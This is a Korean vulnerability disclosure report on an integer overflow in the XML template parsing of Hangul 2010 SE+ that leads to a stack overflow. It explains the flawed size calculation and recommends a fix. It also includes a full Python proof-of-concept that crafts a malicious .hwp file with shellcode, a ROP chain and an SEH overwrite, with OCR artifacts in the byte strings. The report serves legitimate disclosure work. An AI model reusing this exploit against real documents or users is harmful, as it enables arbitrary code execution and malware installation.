<취약점 제목 및 개요>

취약점 제목	한글 2010 SE+ XML 템플릿 정수 오버플로우
취약점 개요	한글 2010 SE+에서 XML 템플릿을 파싱하는 과정에서 사이즈 체크의 미비로 인하여 정수 오버플로우가 발생하고 이로 인하여 임의코드 실행이 가능하다.

<취약점의 상세한 설명>

1. 취약한 S/W의 버전

o 한글 2010 SE+ 8.5.8.1399 (2014.02.06. 기준 최신버전, 검증 완료)

o 한글 2010 SE+ 이하 버전 (미 검증)


2. 취약점 발생환경

o PoC 제작 환경

- 한글 2010 SE+ 8.5.8.1393
- Windows XP SP3 한글판
- Windows 7 64bit 한글판

3. 취약점 검증방법


o PoC 코드는 ActivePython을 이용해서 제작되었으므로 해당 프로그램이 필요




o 디렉토리 내의 파일 설명

- poc.py : PoC 프로그램, 실행을 위해서는 ActivePython의 설치가 필요하며 같은 디렉토리 내에 sample.hwp가 있어야합니다.
- sample.hwp : 악성 hwp 생성을 위한 정상 hwp 파일
- exploit.hwp : poc.py에 의해 생성된 악성 hwp 파일, 현재는 해당 취약점을 통해 계산기를 실행합니다.

o Windows XP에서 실행 시



o Windows 7에서 실행 시



4. 취약점 발생원인 및 작동원리

Storage Stream


설명	구별 이름	길이(바이트)	레코드 구조	압축/암호화
파일 인식 정보	FileHeader	고정		
문서 정보	DocInfo	고정	√	√
본문	BodyText Section0 Section1 ...	가변	√	√
문서 요약	\005HwpSummaryInfomation	고정		
바이너리 데이터	BinData BinaryData0 BinaryData1 ...	가변		√
미리보기 텍스트	PrvText	고정		
미리보기 이미지	PreImage	가변		
문서 속성	DocOptions _LinkDoc DrmLicense ...	가변		
스크립트	Scripts DefaultJScript JScriptVersion ...	가변		
XML 템플릿	XMLTemplate Schema Instance ...	가변		
문서 이력 관리	DocHistory VersionLog0 VersionLog1 ...	가변	√	√

표 2 전체 구조


o 한글 파일 형식을 통해 XML 템플릿을 처리하기 위해서는 XMLTempleate 스토리지 내의 Schema 스트림이 사용됨을 알 수 있습니다.

자료형	길이(바이트)	설명
UINT32	4	사이즈
BYTE stream	n	데이터

o 한글 파일 형식 내에는 Schema 스트림의 정보가 정확히 기술되어 있지 않지만 리버싱을 통해서 해당 데이터의 형식은 위와 같습니다.




o 해당 취약점은 한글 2010 SE+ 8.5.8.1399 기준 HwpApp.dll의 0x1118EE7에서 발생합니다. 이 코드는 한글의 XML 템플릿을 처리하기 위해 사용됩니다. 데이터를 읽기 위해서 Schema라는 스트림을 오픈합니다.



o 스트림을 오픈한 이후 4바이트의 데이터를 읽어서

eax = (size >> 2) + (size >> 2) + 2

위와 같은 간단한 계산을 통해 버퍼 사이즈를 결정을 합니다. 이후 분기문을 통해 만약 eax 값이 0x40000보다 크다면 스택에 작다면 힙에 메모리를 할당합니다.



o 이 후 할당된 메모리에 size >> 2 만큼의 데이터를 복사합니다.

o 여기서 정수 오버플로우가 발생하는데 size 값이 0xffffffff이라면


메모리 할당 값 : (size >> 2) + (size >> 2) + 2

= (0xffffffff >> 2) + (0xffffffff >> 2) + 2

= 0x100000000 = 0

메모리 복사 값 : size >> 2 = 0xffffffff >> 2 = 0x7fffffff

따라서 할당된 메모리보다 복사하는 양이 크기 때문에 스택 오버플로우가 발생하고 이로 인하여 임의코드 실행이 가능하게 됩니다.



o 일반적인 한글 파일에는 XML 데이터가 없으므로 공격에 사용되는 Schema 스트림이 존재하지 않습니다. 따라서 [파일]-[XML 문서]-[XML 서식마당]에서 견적서와 같은 XML이 사용되는 문서를 공격을 위한 샘플 파일로 사용해 주어야합니다.

o 해당 취약점은 다음과 같이 발생시킬 수 있습니다.

- XML 데이터가 삽입된 샘플 파일을 생성한다.
- 샘플 파일 내의 Schema 스트림 데이터의 첫 번째 4바이트(사이즈)를 0xffffffff 로 수정한다.
- 4바이트 이후 공격에 필요한 데이터를 삽입한다.

```
"""
Author    : Jakkdu@GoN
Date              : 2014.02.06
Description       : Hangul 2010 SE+ XMLTemplate integer overflow
Target version : 8.5.8.1399
"""



from pythoncom import *
import sys, zlib, struct

# STGM constants
STGM_READ                       = 0x00000000
STGM_READWRITE                  = 0x00000002
STGM_SHARE_EXCLUSIVE    = 0x00000010
STGM_CONVERT                    = 0x00020000
STGM_CREATE                     = 0x00001000

# STGC constants
STGC_DEFAULT                    = 0x0

# STGTY constants
STGTY_STORAGE                   = 0x1
STGTY_STREAM                    = 0x2
STGTY_LOCKBYTES                 = 0x3
STGTY_PROPERTY                  = 0x4

# (sub esp, 0x7f) * 4 + WIN32 calc
shellcode                       =                       "₩x90₩x83₩xc4₩x7f"*4                    +
"₩xd9₩xeb₩x9b₩xd9₩x74₩x24₩xf4₩x5d₩x56₩x31₩xc0₩x31₩xdb₩xb3₩x30₩x64₩x8b₩x03₩x8b₩x40₩x0
c₩x8b₩x40₩x14₩x50₩x5e₩x8b₩x06₩x50₩x5e₩x8b₩x06₩x8b₩x40₩x10₩x5e₩x89₩xc2₩x68₩x98₩xfe₩x8
a₩x0e₩x52₩x89₩xeb₩x81₩xc3₩x79₩x11₩x11₩x11₩x81₩xeb₩x11₩x11₩x11₩x11₩xff₩xd3₩x68₩x20₩x2
0₩x20₩x58₩x68₩x2e₩x65₩x78₩x65₩x68₩x63₩x61₩x6c₩x63₩x89₩xe6₩x31₩xc9₩x88₩x4e₩x08₩x41₩x
51₩x56₩xff₩xd0₩x58₩x58₩x58₩x5a₩x68₩x7e₩xd8₩xe2₩x73₩x52₩xff₩xd3₩x31₩xc9₩x51₩xff₩xd0₩x6
0₩x8b₩x6c₩x24₩x24₩x8b₩x45₩x3c₩x8b₩x54₩x05₩x78₩x01₩xea₩x8b₩x4a₩x18₩x8b₩x5a₩x20₩x01₩x
eb₩xe3₩x37₩x49₩x8b₩x34₩x8b₩x01₩xee₩x31₩xff₩x31₩xc0₩xfc₩xac₩x84₩xc0₩x74₩x0a₩xc1₩xcf₩x0
d₩x01₩xc7₩xe9₩xf1₩xff₩xff₩xff₩x3b₩x7c₩x24₩x28₩x75₩xde₩x8b₩x5a₩x24₩x01₩xeb₩x66₩x8b₩x0c
₩x4b₩x8b₩x5a₩x1c₩x01₩xeb₩x8b₩x04₩x8b₩x01₩xe8₩x89₩x44₩x24₩x1c₩x61₩xc3"

def zlib_inflate(data):
        return zlib.compress(data)[2:-4]

def zlib_deflate(data):
        return zlib.decompress(data, -15)

def create_rop_chain():
```

```
        # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x1900add3,  # POP EAX # RETN [HncBD80.dll]
      0x006a5198,  # ptr to &VirtualAlloc() [IAT Hwp.exe]
      0x19002F10,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [HncBD80.dll]
      0x19089DE7,  # XCHG EAX,ESI # RETN [HncBD80.dll]
      0x19002261,  # POP EBP # RETN [HncBD80.exe]
      0x12036fe8,  # & call esp [HncXerCore8.dll]
      0x1900232E,  # POP EBX # RETN [HncBD80.dll]
      0x00000001,  # 0x00000001-> ebx
      0x2004ae32,  # POP EDX # RETN [HwpABase.dll]
      0x00001000,  # 0x00001000-> edx
      0x1900198D,  # POP ECX # RETN [HncBD80.exe]
      0x00000040,  # 0x00000040-> ecx
      0x19005938,  # POP EDI # RETN [HncBD80.dll]
      0x19005939,  # RETN (ROP NOP) [HncBD80.dll]
      0x190973a7,  # POP EAX # RETN [HncBD80.dll]
      0x90909090,  # nop
      0x1902073C,  # PUSHAD # RETN [HncBD80.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

def modify_schema(dst_strm, src_strm):
        print "[*] Modify Schema stream"

        stat = src_strm.Stat(STGC_DEFAULT)
        docinfo = zlib_deflate(src_strm.Read(stat[2]))

        payload = struct.pack('<I', 0x19081f25) * 31
        payload += struct.pack('<I', 0x1908afed) * 3 # SEH handler
        payload += struct.pack('<I', 0x18018c09) * 55 + create_rop_chain() + shellcode
        payload = payload.ljust(100000, "A")

        data = struct.pack('<I', 0xffffffff) + payload

        dst_strm.Write(zlib_inflate(data))


def exploit(dst_stg, src_stg):
        if src_stg == None or dst_stg == None:
                print "[*] Invalid storage."
                sys.exit(-1)

        enum = src_stg.EnumElements()

        for stat in enum:
                if stat[1] == STGTY_STORAGE:
                        # Storage
                        name = stat[0]
                        sub_src_stg = src_stg.OpenStorage(name, None, STGM_READ |
STGM_SHARE_EXCLUSIVE, None, 0)
                        sub_dst_stg = dst_stg.CreateStorage(name, STGM_READWRITE | STGM_CREATE |
STGM_SHARE_EXCLUSIVE, 0, 0)
                        exploit(sub_dst_stg, sub_src_stg)
```

```
                elif stat[1] == STGTY_STREAM:
                        name = stat[0]
                        src_strm = src_stg.OpenStream(name, None, STGM_READ |
STGM_SHARE_EXCLUSIVE, 0)
                        dst_strm = dst_stg.CreateStream(name, STGM_READWRITE | STGM_CREATE |
STGM_SHARE_EXCLUSIVE, 0, 0)

                        if (src_strm == None or dst_strm == None):
                                print "[*] Invalid stream."
                                sys.exit(-1)

                        if name == "Schema":
                                modify_schema(dst_strm, src_strm)
                                continue

                        src_strm.CopyTo(dst_strm, stat[2])



if __name__ == '__main__':
        print "[*] Start exploit."

        src_stg = StgOpenStorage("sample.hwp", None, (STGM_READWRITE | STGM_SHARE_EXCLUSIVE), None,
0)
        dst_stg = StgCreateDocfile('exploit.hwp', (STGM_READWRITE | STGM_SHARE_EXCLUSIVE |
STGM_CREATE), 0)

        exploit(dst_stg, src_stg)

        dst_stg.Commit(STGC_DEFAULT)

        print "[*] End exploit"
```

o PoC 코드 : ActivePython을 이용하여 작성
  - 샘플 파일에서 Schema 스트림을 찾아 사이즈를 0xffffffff로 변경
  - SEH ovewrite 이용, EIP를 조작하고 stack pivot을 통하여 ROP 코드 실행

o ROP(Return into Oriented Programming) 코드
  - 기본적으로 Immunity Inc에서 제공하는 mona.py를 이용하여 생성하였습니다.
  - 공격 성공 가능성(Reliability)을 증가시키기 위해서 다수의 테스트를 통해 사용하는 모듈을 결정하였습니다.
  - OS 의존성 감소를 위해 Hwp.exe 내부에 존재하는 VirtualAlloc함수를 사용하였습니다.

5. 취약점이 시스템에 미치는 영향

o 공격자는 웹 게시물, 스팸 메일, 메신저 링크 등을 통해 악의적으로 조작된 한글 파일을 열어보도록 유도하여 임의코드 실행이 가능합니다.

o 임의코드 실행이 가능하므로 이를 이용하여 피해자의 컴퓨터에 악성코드를 설치할 수 있게 됩니다.

6. 기타

o 해당 취약점은 Schema 스트림에서 데이터 처리 시 사이즈 검사 미비로 인한 정수 오버플로우 이므로 사이즈 값이 정수 오버플로우가 일어날만한 너무 큰 숫자(0xffffffff)과 같은 숫자일 경우 에러를 발생하도록 프로그램을 수정하여야 합니다.